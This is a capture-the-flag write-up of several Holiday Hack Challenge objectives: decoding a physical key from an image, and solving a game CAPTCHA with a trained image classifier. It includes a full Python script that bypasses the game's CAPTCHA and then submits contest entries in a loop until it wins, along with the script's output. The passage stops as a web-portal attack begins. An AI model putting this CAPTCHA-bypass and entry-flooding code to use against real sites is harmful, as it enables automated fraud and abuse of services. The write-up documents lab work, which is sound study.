
Based off the other hint, we know exactly where to navigate now

```
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/
```

Upon navigating to this link, we are given a file:
https://elfu-soc.s3.amazonaws.com/stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4

When we open the file we see the message:


Kent you are so unfair. And we were going to make you the king of the Winter Carnival.



Well that is an interesting message to say as an attacker. What did Kent do to this “person” that was so unfair? THey were going to make him king of the Winter Carnival? Something fishy is definitely going on here..

Time to move onto Objective 7.

Objective 7 - Get Access To The Steam Tunnels



In order to gain access to the steam tunnels, we first have to locate it. The Steam Tunnels are located within the Closet of the far Right (east) Dormitory bedroom. When entering the closet, we see a door in the back that we have to access with a key.


Now, in order to get the key, we can actually “hack” it by using a technique called “Key Biting”. There’s a great video on this by Deviant Ollam that can be found here: https://www.youtube.com/watch?reload=9&v=KU6FJnbkeLA

But where do we find this key to even begin? Well, if you notice every time you enter the bedroom, whether it be from the hallway or leaving the closet, we see a character always entering the closet! And what do you know, this character has a key on his belt!

I then zoomed in on the key. It is Schlage: https://github.com/deviantollam/decoding/blob/master/Key%20Decoding/Decoding%20-%20Schlage.png

I took this overlay and placed it on the rotated key. I then went to the key cutting station that is located inside the bedroom and began performing trial and error until I received the proper key. I placed my created keys atop the screen capture and would eyeball which set needs to be adjusted. But I finally came up with the proper dimensions

122520




With the correct key, I was able to get through the door of the closet and entered “Krampus Lair”. We walk down the lair and speak with Krampus who says he stole the turtle doves

Krampus Hollyfeld

Success! Time to move onto Objective 8.

Objective 8 - Bypassing the Frido Sleigh CAPTEHA



Now that we have access to the steam tunnels, we chat more with Krampus

> Though I spend my time in the tunnels and smoke,
> In this whole wide world, there's no happier bloke!
> Yes, I borrowed Santa's turtle doves for just a bit.
> Someone left some scraps of paper near that fireplace, which is a big fire hazard.
> I sent the turtle doves to fetch the paper scraps.
> But, before I can tell you more, I need to know that I can trust you.
> Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
> The contest is here on my screen and at fridosleigh.com.
> No purchase necessary, enter as often as you want, so I am!
> They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.
> Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA.
> (That's Completely Automated Public Turing test to tell Elves and Humans Apart.)
> I've already cataloged 12,000 images and decoded the API interface.
> Can you help me bypass the CAPTEHA and submit lots of entries?

Looks like we need to help Krampus beat the Frido Sleigh contest. We need to help him in order for him to trust us.


To begin this challenge, I watch the Machine Learning video by Chris Davis:
https://www.youtube.com/watch?v=jmVPLwjm_zs&feature=youtu.be

Within his video he linked his github that we could use as a skeleton towards this challenge.
http://github.com/chrisjd20/img_rec_tf_ml_demo

I spun up a Kali Linux VM, downloaded the 12,000 images, got a copy of the decoded API interface and followed the installation steps to install the img_rec_tf_ml_demo.

Once set up I ran the retrain python script against the 12,000 images.

```
python retrain.py --image_dir /root/HHC-2019/capteha_images
```



After it has been trained, we can use the capteh_api.py python script in order to perform the interaction against fridosleigh.com.

Now, when reading the python script, we see that there's a section that needs to be added.

```
'''
MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
'''
```

My original route was to follow the demo and save the random capteha images into a directory and then process the images on the fly. However, I found that it was too slow. Instead, the python script was already saving this to a variable, so I decided to just use that and it was faster.

Below is the final code used.

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys
import os.path
import base64

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation,
output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
```

```
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299,
input_mean=0, input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result


def main():
    yourREALemailAddress = "eric@geoda-security.com" # My Email

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of dictionaries eaching containing the
keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The Image types the
CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(),
challenge_image_type[1].strip(), challenge_image_type[2].replace(' and ','').strip()] # cleaning
and formatting

    # Print the image types that are found (Just for fun)
    print("Challenge image type...")
    print(challenge_image_type)
    '''
    MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
    '''
    # Loading the Trained Machine Learning Model created from running retrain.py on the
training_images directory
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
```

```
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Can use queues and threading to spead up the processing
    q = queue.Queue()
    unknown_images_dir = '/root/HHC-2019/unknown_images' # Location of the
unknown_images
    unknown_images = os.listdir(unknown_images_dir)


    ###### TEST AREA ########

    # Loop through b64_images and extract uuid and base64 data
    for image in b64_images:
        img_full_path = image["uuid"] # Extract uuid
        # We don't want to process too many images at once. 10 threads max
        while len(threading.enumerate()) > 10:
            time.sleep(0.0001)

        image_b64 = image["base64"] # Extract base64
        image_bytes = base64.b64decode(image_b64)
        threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes,
img_full_path, labels, input_operation, output_operation)).start()

    print('Waiting For Threads to Finish...')
    while q.qsize() < len(b64_images):
        time.sleep(0.001)

    #getting a list of all threads returned results
    prediction_results = [q.get() for x in range(q.qsize())]

    print("Printing the prediction results... ")

    answer=list() # Create a list for "answer". The processing is done below. All results will be
appended to this list

    #do something with our results... such as process the images and see if they match any of
the 3 images given
    for prediction in prediction_results:
        a = ('{prediction}'.format(**prediction))
        if str(a) == challenge_image_type[0].strip():
```

```
            i = ('{img_full_path}'.format(**prediction))
            print(a + " is " + i)
            answer.append(i)
        elif str(a) == challenge_image_type[1].strip():
            j = ('{img_full_path}'.format(**prediction))
            print(a + " is " + j)
            answer.append(j)
        elif str(a) == challenge_image_type[2].replace(' and ','').strip():
            k = ('{img_full_path}'.format(**prediction))
            print(a + " is " + k)
            answer.append(k)

    print(",".join(answer)) # prints all the uuid of processed images

    # Added the above - esg

    print("We processed the above!!!")
    # This should be JUST a csv list image uuids ML predicted to match the
challenge_image_type .
    final_answer = (",".join(answer)) # put all the uuid's of the processed images into the
final_answer variable



    json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n--------------------\n{}'.format(json_resp['data']))
        sys.exit(1)

    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
    # If we win the once-per minute drawing, it will tell us we were emailed.
```

```
    # Should be no more than 200 times before we win. If more, somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry #{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)


if __name__ == "__main__":
    main()
```

Essentially, the main things that were modified were this

- Imported additional modules (some are not needed, but they were used during testing and I just didn't take them out
- Lines 18 through 51 are the additional functions needed for the ML (pulled from github demo)
- Line 55 I added my email
- Line 67 I added a print statement to just see what the 3 category images are
- Lines 72 through 84 were added for the ML (pulled from github demo)
- Line 90-98: We are looping through the b64_images dictionary and extracting the uuid and base64 string
- Line 109: Creating a variable list for later use
- Line 112-125: We begin processing the images that we looped through earlier. We check if any of the images are similar to any of the 3 category images. If they are, we append it to the variable list
- Line 133: We create a csv of the variable list


The rest is part of the script.

Below is an output of the script showing we are successful

```
root@X9021011:~/HHC-2019# python3 capteha_api.py
WARNING:tensorflow:From capteha_api.py:9: The name tf.logging.set_verbosity is deprecated. Please use tf.compat.v1.logging.set_verbosity instead.
```

```
WARNING:tensorflow:From capteha_api.py:9: The name tf.logging.ERROR is deprecated.
Please use tf.compat.v1.logging.ERROR instead.

Challenge image type...
['Christmas Trees', ' Candy Canes', ' and Presents']
Waiting For Threads to Finish...
Printing the prediction results...
Christmas Trees is acd704ec-e584-11e9-97c1-309c23aaf0ac
<..snippet..>
Presents is 14cd090b-e588-11e9-97c1-309c23aaf0ac
Christmas Trees is 3a2d7206-e588-11e9-97c1-309c23aaf0ac
acd704ec-e584-11e9-97c1-309c23aaf0ac,e8db1928-e584-11e9-97c1-309c23aaf0ac,1a6feff2
-e585-11e9-97c1-309c23aaf0ac,1bb16ae6-e585-11e9-97c1-309c23aaf0ac,6b366dc6-e585-1
1e9-97c1-309c23aaf0ac,ca3fbf89-e585-11e9-97c1-309c23aaf0ac,bac45f94-e585-11e9-97c1-
309c23aaf0ac,fbca487b-e585-11e9-97c1-309c23aaf0ac,378e0b3f-e586-11e9-97c1-309c23a
af0ac,5c5f2560-e586-11e9-97c1-309c23aaf0ac,581ff284-e586-11e9-97c1-309c23aaf0ac,9fc
31271-e586-11e9-97c1-309c23aaf0ac,c4cea8a2-e586-11e9-97c1-309c23aaf0ac,40cc6a5a-e
587-11e9-97c1-309c23aaf0ac,5f269c4d-e587-11e9-97c1-309c23aaf0ac,5d6329e6-e587-11e
9-97c1-309c23aaf0ac,a2b414af-e587-11e9-97c1-309c23aaf0ac,ab4a9d58-e587-11e9-97c1-3
09c23aaf0ac,fcc01200-e587-11e9-97c1-309c23aaf0ac,130b7e2a-e588-11e9-97c1-309c23aa
f0ac,089e8980-e588-11e9-97c1-309c23aaf0ac,14cd090b-e588-11e9-97c1-309c23aaf0ac,3a
2d7206-e588-11e9-97c1-309c23aaf0ac
We processed the above!!!
CAPTEHA Solved!
Submitting lots of entries until we win the contest! Entry #1
Submitting lots of entries until we win the contest! Entry #2
Submitting lots of entries until we win the contest! Entry #3
Submitting lots of entries until we win the contest! Entry #4
Submitting lots of entries until we win the contest! Entry #5
<..snippet..>
Submitting lots of entries until we win the contest! Entry #101
Submitting lots of entries until we win the contest! Entry #102
{"data":"<h2 id=\"result_header\"> Entries for email address eric@geoda-security.com no
longer accepted as our systems show your email was already randomly selected as a winner!
Go check your email to get your winning code. Please allow up to 3-5 minutes for the email to
arrive in your inbox or check your spam filter settings. <br><br> Congratulations and Happy
Holidays!</h2>","request":true}

root@X9021011:~/HHC-2019#
```

Once completed, I received an email stating I was a winner!




We then talk back with Krampus in hopes that he now trusts us

> You did it! Thank you so much. I can trust you!
> To help you, I have flashed the firmware in your badge to unlock a useful new feature: magical teleportation through the steam tunnels.
> As for those scraps of paper, I scanned those and put the images on my server.
> I then threw the paper away.
> Unfortunately, I managed to lock out my account on the server.
> Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
> I give you permission to hack into it, solving Objective 9 in your badge.
> And, as long as you're traveling around, be sure to solve any other challenges you happen across.

Now time to move onto Objective 9.

Objective 9 - Retrieve Scraps of Paper from Server




To quickly recap our previous conversation with Krampus after completing Objective 8

> You did it! Thank you so much. I can trust you!
> To help you, I have flashed the firmware in your badge to unlock a useful new feature: magical teleportation through the steam tunnels.
> As for those scraps of paper, I scanned those and put the images on my server.
> I then threw the paper away.
> Unfortunately, I managed to lock out my account on the server.
> Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
> I give you permission to hack into it, solving Objective 9 in your badge.
> And, as long as you're traveling around, be sure to solve any other challenges you happen across.


Alright, Krampus has given us permission to hack his server! Also, did anyone else realize that Krampus said he threw away the scraps of paper, yet there were scraps of paper next to the fireplace too? Coincidence?!?! I don't know. Either way, let's go get those scraps of paper!

Our objective is to gain access to the https://studentportal.elfu.org/ portal and retrieve the scraps of paper from the server. Below are the steps I took in order to complete this objective.

I first started by sending an application and capturing the request with Burp Suite.

